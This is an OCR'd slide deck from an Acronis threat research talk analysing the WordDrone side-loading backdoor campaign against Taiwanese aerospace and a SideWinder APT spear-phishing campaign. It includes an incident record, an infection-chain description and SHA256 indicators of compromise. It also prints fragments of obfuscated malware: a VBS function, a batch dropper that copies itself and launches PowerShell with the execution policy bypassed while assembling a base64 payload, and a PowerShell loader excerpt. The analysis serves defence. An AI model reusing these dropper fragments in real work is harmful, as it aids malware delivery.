Acronis
TRU Security Day
Italy 2025

Threat research that matters now: two examples

Acronis
Threat Research Unit


Sergey Belov

Director of Information Security
TRU Team
Acronis

Operation WordDrone

How Did It All Begin?

Hi Support, I have an incident triggered from winword.exe and cannot figure out how the



Incidents › 441

Threat status	Severity	Investigation state	Positivity level	Incident type	Created	Updated
Mitigated	MEDIUM	Not started	7 / 10	Process detected	Jun 21, 2024 11:34:52:099	Jun 25, 2024 10:50:00:069

CYBER KILL CHAIN ACTIVITIES

Legend

Workload	1
Process	21
File	28
Network	8835
Involved	8886
Suspicious activity	2
Incident trigger	1

Attack summary

1. Attack techniques and tools used

The attacker used `winword.exe` and `CMD.EXE` to execute suspicious activities, including abusing Windows service control manager, checking for Internet connectivity, listing domain accounts, and using non-application layer protocol for communication.

2. Potential motivations behind the attack

The attack appears to be aimed at gaining unauthorized access to sensitive information, compromising network security, and potentially establishing a command and control (C2) server for further malicious activities.

winword.exe

OVERVIEW ACTIVITIES


Details

Type	Process
Name	winword.exe
PID	4804
State	Stopped
Path	C:\Program Files\Microsoft Office 15\ClientX64
Command Line	"C:\Program Files\Microsoft Office 15\ClientX64\winword.exe" /SvcLoad
Username	LocalSystem
Integrity level	System
MD5	15e52f52ed2b8ed122fae897119687c4
SHA256	8cfb55087fa8e4c1e7bcc580d767cf2c884c1b8c890ad240c1e7009810af6736
Size	1.36 MB
Executed	Jun 21, 2024 09:36:15:827

Digital signature

Signer 1	Microsoft Corporation

Is Anything Playing Hide and Seek?




On disk

winword.exe

wwlib.dll
(Loader)

random filename and extension

Research Result – A Stealthy Backdoor Discovered



WordDrone Summary

Highly sophisticated targeted attack against Taiwanese Aerospace

Exploiting 10+ year old Winword via side-loading

Silencing popular EDR products

Command and Control is protected by Cloudflare, but located in Taiwan


Stealthy operation with in-memory footprint

Using a digital signature valid for 3 years

Scripting with Nietzsche


Modern modular multi-stage delivery

Malicious VBS




```
Function hhZmhZXzSAlBPTPInRTOnVvqnJKnBVQlaRimWxpyheUEyyQIrw(JpGEVERiOmggfcHfYytEjHwkMwwPbudgzqzNyrxnjWsjawaUDH)
    If JpGEVERiOmggfcHfYytEjHwkMwwPbudgzqzNyrxnjWsjawaUDH <= 1 Then
        hhZmhZXzSAlBPTPInRTOnVvqnJKnBVQlaRimWxpyheUEyyQIrw = False
        Exit Function
    End If
    For i = 2 To Sqr(JpGEVERiOmggfcHfYytEjHwkMwwPbudgzqzNyrxnjWsjawaUDH)
        If JpGEVERiOmggfcHfYytEjHwkMwwPbudgzqzNyrxnjWsjawaUDH Mod i = 0 Then
            hhZmhZXzSAlBPTPInRTOnVvqnJKnBVQlaRimWxpyheUEyyQIrw = False
            Exit Function
        End If
    Next
    hhZmhZXzSAlBPTPInRTOnVvqnJKnBVQlaRimWxpyheUEyyQIrw = True
End Function
```

Batch file dropper



```
set "XRSZajzdbGluIFBJtTcjPTQBIfMTxSAmIHUhxfSJIBDkrPhVkw=%~dp0%~nx0"
 copy "%XRSZajzdbGluIFBJtTcjPTQBIfMTxSAmIHUhxfSJIBDkrPhVkw%" "%userprofile%\aguwDl.bat" >nul
  if exist "%nkOPGMIZripJBTkbxYspUpIaKHznWatsCKZqZxMyumqPXdlZrYS%" (
  "%dBFlvYzrfZmScmpXgRTTbakUlIYQzGWxodaSMqpbRIrOlljcCZ%" -ExecutionPolicy Bypass -File "%nhOP
    exit
)
set hCPXBGNChIQKsDzfXiJwOvwQFTqdanxOmukjlIAmMmVjTBzYBq=
set zSYEwdjoVmgCkDWIxpAQMSewxNnzVrMaFcTzOcSKlSCawkpymA_0=ZnVuY3Rpb24gRGVjb21wcmVzc0J5dGVzKCRj
set hCPXBGNChIQKsDzfXiJwOvwQFTqdanxOmukjlIAmMmVjTBzYBq=%hCPXBGNChIQKsDzfXiJwOvwQFTqdanxOmukjl
set zSYEwdjoVmgCkDWIxpAQMSewxNnzVrMaFcTzOcSKlSCawkpymA_1=geyAkbXMgPSBbSU8uTWVtb3J5U3RyZWFtXTo
set hCPXBGNChIQKsDzfXiJwOvwQFTqdanxOmukjlIAmMmVjTBzYBq=%hCPXBGNChIQKsDzfXiJwOvwQFTqdanxOmukjl
set zSYEwdjoVmgCkDWIxpAQMSewxNnzVrMaFcTzOcSKlSCawkpymA_2=NvbnZlcnRdOjpGcm9tQmFzZTY0U3RyaW5nKC
set hCPXBGNChIQKsDzfXiJwOvwQFTqdanxOmukjlIAmMmVjTBzYBq=%hCPXBGNChIQKsDzfXiJwOvwQFTqdanxOmukjl
set zSYEwdjoVmgCkDWIxpAQMSewxNnzVrMaFcTzOcSKlSCawkpymA_3=8kpKTsgJGlzL1Bvc210aW9uID0gMDsgJGR1Z
set hCPXBGNChIQKsDzfXiJwOvwQFTqdanxOmukjlIAmMmVjTBzYBq=%hCPXBGNChIQKsDzfXiJwOvwQFTqdanxOmukjl
set zSYEwdjoVmgCkDWIxpAQMSewxNnzVrMaFcTzOcSKlSCawkpymA_4=SU8uQ29tcHJlc3Npb24uRGVmbGF0ZVN0cmVh
set hCPXBGNChIQKsDzfXiJwOvwQFTqdanxOmukjlIAmMmVjTBzYBq=%hCPXBGNChIQKsDzfXiJwOvwQFTqdanxOmukjl
set zSYEwdjoVmgCkDWIxpAQMSewxNnzVrMaFcTzOcSKlSCawkpymA_5=JTy5Db21wcmVzc2lvbi5Db21wcmVzc2lvbk1
set hCPXBGNChIQKsDzfXiJwOvwQFTqdanxOmukjlIAmMmVjTBzYBq=%hCPXBGNChIQKsDzfXiJwOvwQFTqdanxOmukjl
set zSYEwdjoVmgCkDWIxpAQMSewxNnzVrMaFcTzOcSKlSCawkpymA_6=NzKTsgJGJ12m2lciA9IFtieXRlW11dOjpuZX
set hCPXBGNChIQKsDzfXiJwOvwQFTqdanxOmukjlIAmMmVjTBzYBq=%hCPXBGNChIQKsDzfXiJwOvwQFTqdanxOmukjl
set zSYEwdjoVmgCkDWIxpAQMSewxNnzVrMaFcTzOcSKlSCawkpymA_7=FtJTy5NZW1vcnlTdHJ1YW1dOjpuZXcoKTsgd
```

Ps1 loader




```
function ReverseString($inputString) {
    $charArray = $inputString.ToCharArray()
    $reversedArray = $charArray[-1..-($charArray.Length)]
    $reversedString = -join $reversedArray
    return $reversedString
}
# "There is always some madness in love. But there is also always some reason in madness."
# "That which does not kill us makes us stronger."

function Close-Process {
    param(
        [string]$ProcessName
    )

    $process = Get-Process -Name $ProcessName -ErrorAction SilentlyContinue

    if ($process -ne $null) {
        Stop-Process -Name $ProcessName -Force
        }
}
```

Final payload



Assemblies

```
+ System.Private.CoreLib (6.0.0.0, .NETCoreApp, v6.0)
+ System.Private.Uri (6.0.0.0, .NETCoreApp, v6.0)
+ System.Linq (6.0.0.0, .NETCoreApp, v6.0)
+ System.Private.Xml (6.0.0.0, .NETCoreApp, v6.0)
+ System.Xaml (6.0.2.0, .NETCoreApp, v6.0)
+ WindowsBase (6.0.2.0, .NETCoreApp, v6.0)
+ PresentationCore (6.0.2.0, .NETCoreApp, v6.0)
+ PresentationFramework (6.0.2.0, .NETCoreApp, v6.0)
- unpacked (1.0.0.0, .NETFramework, v4.0)
    + Metadata
    + References
    - Resources
        + FxResources.System.Formats.Asn1.SR.resources
          ILLink.Substitutions.xml
          jleJrMtUfi
          XbRitUpdCE
    + { } -
    + { } anxbiPJFTSPtVMN
    + { } bhdqyxDQHkpslxO
    + { } cadGPPpJzaThMST
    + { } CgZhaxInHLMhjsO
```

Stage 1

Stage 2

Stage 3

Stage 4

The threat research process

Deceptive email with RAR archive attachment

"Citación por embargo de cuenta.vbs"
(Summons for account garnishment)

200 KB in size with encrypted payload

Heavily obfuscated

Drops Batch file


The threat research process

Batch (.bat) dropper

Heavily obfuscated

Constructs and runs Powershell script

Powershell script extracts and decodes final payload from the Batch



```
Function hhZmhZXzSAlBPTPInRTOnVvqnJKnBVQlaRimWxpyheUEyyQIrw(JpGEVERiOmggfcHfYytEjHwkMwwPbudgzqzNyrxnjWsjawaUDH)
    If JpGEVERiOmggfcHfYytEjHwkMwwPbudgzqzNyrxnjWsjawaUDH <= 1 Then
        hhZmhZXzSAlBPTPInRTOnVvqnJKnBVQlaRimWxpyheUEyyQIrw = False
        Exit Function
    End If
    For i = 2 To Sqr(JpGEVERiOmggfcHfYytEjHwkMwwPbudgzqzNyrxnjWsjawaUDH)
        If JpGEVERiOmggfcHfYytEjHwkMwwPbudgzqzNyrxnjWsjawaUDH Mod i = 0 Then
            hhZmhZXzSAlBPTPInRTOnVvqnJKnBVQlaRimWxpyheUEyyQIrw = False
            Exit Function
        End If
    Next
    hhZmhZXzSAlBPTPInRTOnVvqnJKnBVQlaRimWxpyheUEyyQIrw = True
End Function
```

Heavily obfuscated code.

The threat research process

Final Payload is an executable heavily obfuscated with custom.NET Packer

Exe is loaded indirectly into the memory via RunPE in helper dll library


Payloads are variants of DCRat backdoor or Rhadamantys infostealer

The threat research process

Indicators of compromise

Cross-campaign analysis

Documentation and communication



SHA256	Description
8bed27f5b5a1f3fee9076396dfa556be72ce444e1b0bf1ee536d716939c3a974	rsDymE.vbs
0334ee6012ab68c0952a2b92e5977f687c2e278e6c5854554935bf344f6a6fae	rsDymE.bat
ecc925ef3557e4387d89ce5f16781f13c5c32ab4f30302a29cac1b54356314d0	rsDymE.ps1
5f5c612c93ff38130ed99ad9ed19588d1882daefcc758657011be9f430e0190c	Rhadamanthys payload
91867671cdcf58a966621fdff772b561ac243c3644fe5d221c144b23a6c72281	aguwDI.vbs
1ca0cdca842cbe1861cca21207b9f1b7618339805cb4fc05d82804870c03a866	aguwDI.bat
8e5ce632083c2768f38a2b42a0f199c64104697f1812180c14a78b17f115c457	aguwDI.ps1
e3ea95738893752aa7ffadf7ae3a2ece2c033c2000ef7579050894634e748e1d	DCRat payload
4f902e03730c25af6634973aaf5d6615344da022846752d1fc7d602cc7907491	EFdYvj.bat
594e791728c001476809175296f2c30f6d72a1d8ea44a2c3b250624308a7101b	EFdYvj.ps1
793d00f40edd3b5c80613768b4182c40cb369cfdd4d0edbdbfce1e2ecfb26540	Remcos payload


Indicators of compromise.

Attacking with Nietzsche

"There is always some madness in love. But there is also always some reason in madness."

"In individuals, insanity is rare; but in groups, parties, nations, and epochs, it is the rule."

“In heaven, all the interesting people are missing.”



SideWinder

(cyberserpent)

The **Acronis Threat Research Unit** uncovered a new Sidewinder APT campaign.

The target is high-level government institutions in Sri Lanka, Bangladesh and Pakistan.

🇱🇰 🇧🇩 🇵🇰

Precision Micro-targeting


Spear-phishing + geo-fencing!

Usage of older (working) vulnerabilities

Top detection evasion techniques

Objective — to steal information

Attack kill chain



Spear Phishing email with malicious .docx attachment (CVE 2017-0199)

Reverse Proxy/Geofencing

404 – Resource not found

Decoy RTF file

Malicious Template RTF (CVE 2017-11882)

Cpp Bot Installer

